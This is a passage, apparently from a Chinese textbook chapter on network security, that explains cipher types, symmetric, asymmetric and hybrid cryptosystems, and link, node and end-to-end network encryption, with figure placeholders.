根据对明文加密的处理方式不同，密码可分为分组密码和序列密码。

分组密码又称为块密码(Block Cipher)，它的基本原理是将明文分成固定长度的组(块)，比如 64 位一组，用相同的密钥和算法对每一组(块)进行加密，输出结果也为固定长度的密文。

序列密码又称为流密码(Stream Cipher)，它首先将输入的原始信息转换为明文数据序列，再将明文数据序列与密钥序列进行异或运算，生成密文序列发送给接收者。接收者收到密文序列后，用相同的密钥序列与密文序列进行逐位解密(异或运算)，恢复出明文序列。加密/解密的密钥可以通过一个比特流发生器随机产生二进制比特流得到。序列密码的安全性主要由随机密钥序列决定。

3) 对称密钥密码和非对称密钥密码

根据加密和解密过程中密钥的类型不同，密码可以分为对称密钥密码和非对称密钥密码。

如果加密操作和解密操作使用的是相同的密钥，或者从一个密钥易于得出另一个密钥，这样的系统就叫做对称密钥密码系统。在这种系统中，加密和解密使用的密钥都是需要严格保密的。

如果加密过程中使用的密钥和解密过程中使用的密钥不相同，而且从一个密钥难以推断出另一个密钥，这样的密码系统称为非对称密钥密码系统。加密和解密过程中使用的不同密钥，往往其中一个是公开的，另一个是保密的。

3.1.2 密码体制

完成加密和解密的算法称为密码体制(Cipher System)。密码体制从原理上可分为三大类：对称密码体制、非对称密码体制和混合加密体制。三种密码体制不仅用于数据加密也用于消息的认证。

数据加密或解密变换过程，如图 3-2 所示。

1. 对称密码体制

对信息进行明/密变换时，加密与解密使用相同密钥的密码体制，称为对称密码体制。在这种技术中，加密和解密使用同一密钥和同一算法，而且发送方和接收方共享密钥和算法，对称密码体制的安全条件是密钥必须保密。对称密码体制模型如图 3-3 所示。

对称密码体制的安全性依赖于以下两个因素：

- 加密算法的安全性。加密算法必须是足够强的，仅仅基于密文本身去解密信息的要求在实践上是不可能的。

- 密钥的秘密性。加密方法的安全性不是依赖于算法的秘密性而是依赖于密钥的秘密性。




图 3-2　加密或解密变换过程




图 3-3　对称密码体制模型

因此，要想保证对称密码体制的安全，必须保证密钥不被泄露。在实际应用中，对称加密体制的密钥通常是由物理途径来分发和交换的。

对称密码体制的优点是加密/解密算法实现速度快，保密强度高，占用的空间小。它能提供的服务包括：认证、消息完整性和机密性三项服务。对称密码体制最大的缺点是随着网络规模的扩大，密钥的分发和管理非常复杂，比如对于具有 n 个用户的网络，需要 $n(n-1)/2$ 个密钥，因此当用户群很大，分布很广时，密钥的分配和保存代价高昂。对称密码体制的另一个缺点是无法解决消息确认的问题，因此不能实现数字签名。

2. 非对称密码体制

对信息进行明/密变换时，使用不同密钥的密码体制称为非对称密码体制。非对称密码体制也称为非对称密钥密码体制、公开密钥密码体制、公开密钥加密系统、公钥体制或双钥体制。非对称密码体制是由美国学者 W.Diffie 和 M.Hellman 于 1976 年首先提出的。非对称密码体制可以实现数字签名。

在非对称密码体制中，每个用户都具有一对密钥，一个用于加密，一个用于解密。其中加密密钥可以公开，而解密密钥则属于用户的私有秘密，只有用户一个人知道。

非对称密码体制模型如图 3-4 所示。其中 M 为明文，C 为密文，$E_b(M)$为利用 B 的加密算法加密 M，$D_b(C)$为利用 B 的解密算法解密 C。




图 3-4　非对称密码体制模型

在非对称密码体制中加密算法 E 和解密算法 D 必须满足三点要求：

- D(E(M))=M，使用解密算法 D 可以恢复被加密的消息 E(M)为原来的明文 M；
- 从 E 难以推出 D；
- 破译者使用明文攻击不可能破解 E。

非对称密码体制的工作过程如下：

假设两位用户 A 和 B 希望接收或传送保密的消息。

(1) 用户 A 首先设计一个加密算法 E_a 和一个解密算法 D_a，当然算法满足上面的要求。然后，用户 A 公开加密算法和自己的公钥。用户 B 也同样公开 E_b 和自己的公钥，保密 D_b 和自己的密钥。

(2) 在用户 A 和用户 B 之间建立一个通信信道。假设用户 A 的公钥和用户 B 的公钥位于某些公开的文件中。现在，用户 A 取出他的第一个消息 M，并计算 $E_b(M)$，然后将结果发送给用户 B。用户 B 接收到消息后，利用他的私钥对消息进行解密，即计算 $D_b(E_b(M))=M$。其他人无法读取已被加密的消息 $E_b(M)$。

从上面的工作过程可以看出，非对称密码体制的优点是通信双方不需要通过建立一个安全信道来交换密钥，最大程度上保证了密钥不被泄露；每位用户只需要一对公钥和私钥就可以完成通信，密钥空间大大减少，避免了繁琐的密钥管理。缺点是非对称密码体制的实现速度比较慢，不适应于通信负荷较重的应用。因此，非对称密码体制可以用来加密关键性的、核心的机密数据，而对称密码体制通常被用于数据量大的加密。

3. 混合加密体制

对称密码体制的特点是算法简单，加密/解密运算速度快；但其密钥管理复杂，不便于数字签名。而非对称密码体制的特点是密钥管理简单，便于数字签名，但算法的理论复杂，加密/解密运算速度慢。因此，在实际应用中，经常采用对称密码体制和非对称密码体制相结合(混合)的方式，如图 3-5 所示。

混合加密体制的工作过程如下：

假设用户 A 与用户 B 要实现保密通信。首先用户 A 找到用户 B 的公钥，然后选择一个大随机数作为此次会话的加密密钥，即会话密钥，会话密钥只在此次会话期间有效。用户 A 以会话密钥作为秘密密钥，采用对称密码算法作为加密算法，对会话信息加密得到会话密文。然后，用户 A 使用用户 B 的公钥对会话密钥进行加密，利用非对称密码算法为加密算法，得到会话密钥的密文。最后，用户 A 将会话密钥的密文及会话密文发送给用户 B。

用户 B 在收到用户 A 发来的密文后，首先输入自己的私钥，利用解密算法恢复出会

话密钥，然后用会话密钥恢复出会话的内容，此时会话密钥的分配及一次会话过程就完成了。




图 3-5　混合加密体制模型

由此可见，采用将非对称和对称密码相结合的混合加密体制，不仅可以解决加密/解密速度的问题，而且又能有效的解决密钥分发的问题。与此同时，每次传送的数据都可由发送方选定不同的密钥来进行加密，因此可以更好地保证数据通信的安全性。混合加密体制无疑是目前解决网络传输信息安全的一种比较好的方法。

3.1.3　数据加密方式

1. 块加密及流加密

根据被加密的数据形式不同，可以将密钥加密技术分为块加密和流加密。

- 块加密，是指对定长的数据块进行加密，数据块之间的关系不依赖于加密过程。也就是说，当两个数据块内容相同时，无论加密过程中的顺序怎样，得到的密文也应完全相同。
- 流加密，是指数据流的加密，加密过程带有反馈性，即前一字节加密的结果作为后一字节加密的密钥。当两个数据块内容相同时，只要加密过程中的顺序不同，得到的密文就有所不同。可见，流加密方式具有更强的安全性。

2. 网络加密

网络加密可以在 OSI 七层协议的多层上实现，主要有 3 种方式：链路加密、节点对节点加密和端对端加密。

1)　链路加密

链路加密(又称在线加密)是指传输数据仅在数据链路层上进行加密。链路加密方式如图 3-6 所示。它可以对两相邻节点之间链路上传输的数据进行保护。链路加密只需要把两个密码设备安装在两个节点间的线路上，并装有同样的密钥即可。微波、卫星以及有线介质等链路都可以采用链路加密方式。

链路加密时在链路上传输的信息是密文，包括信息正文、路由及检验码等控制信息，而链路间的节点上因为要进行路径选择，因此路由信息必须是明文。这样，为了进行路由

选择和差错检测，信息在中间节点上要先进行解密，以获得路由信息和检验码，然后再被加密，送至下一链路。同一节点上的解密和加密密钥是不同的。




图 3-6 链路加密方式

链路加密方式的优缺点如下：

- 加密对用户是透明的，通过链路发送的所有消息在发送前都需要先被加密。
- 每个链路只需要一对密钥。
- 提供了信号流安全机制。
- 缺点是数据在中间节点上以明文形式出现，维护节点安全性代价昂贵。

2) 节点对节点加密

节点加密是指在信息传输路过的节点处进行解密和加密。节点加密的原理图如图 3-7 所示，它是对链路加密的改进，目的是克服链路加密在节点处易遭非法存取的缺点。




图 3-7 节点加密的原理图

节点加密是在协议传输层上进行的加密，可以对源节点和目的节点之间传输的数据进行加密保护。它与链路加密类似，只是加密算法要组合在依附于节点的加密模块之中。

该加密方式可提供用户节点间连续的安全服务，也可用于实现对等实体的鉴别。节点加密也是每条链路使用一个专用密钥，但一个密钥到另一个密钥的变换是在保密模块中进行的。该模块设在节点中央处理装置中，可以起到外围设备的作用。因此明文数据不通过节点，而是只存储于保密模块中。使用节点加密需要注意的是，对于相当多的电报数据，在路由选择时也要加密。这样，节点中央处理装置就能够恰当地选定数据的发送线路。

3) 端对端加密

端对端加密是指在协议应用层上完成的加密。端对端加密是对两个通信的端点用户之间进行数据的加密/解密，通过加密对用户之间传送的数据提供保护，保证数据的安全。数据在初始节点上被加密，直到目的节点时才能被解密，在中间节点和链路上数据均以密文形式传输。端对端加密方式如图 3-8 所示。

端对端加密只有在发送端和接收端才有加密和解密设备，中间各节点不需要有密码设备。所以端对端加密对数据的保护是连续的，它可以提供较高水平的数据安全。

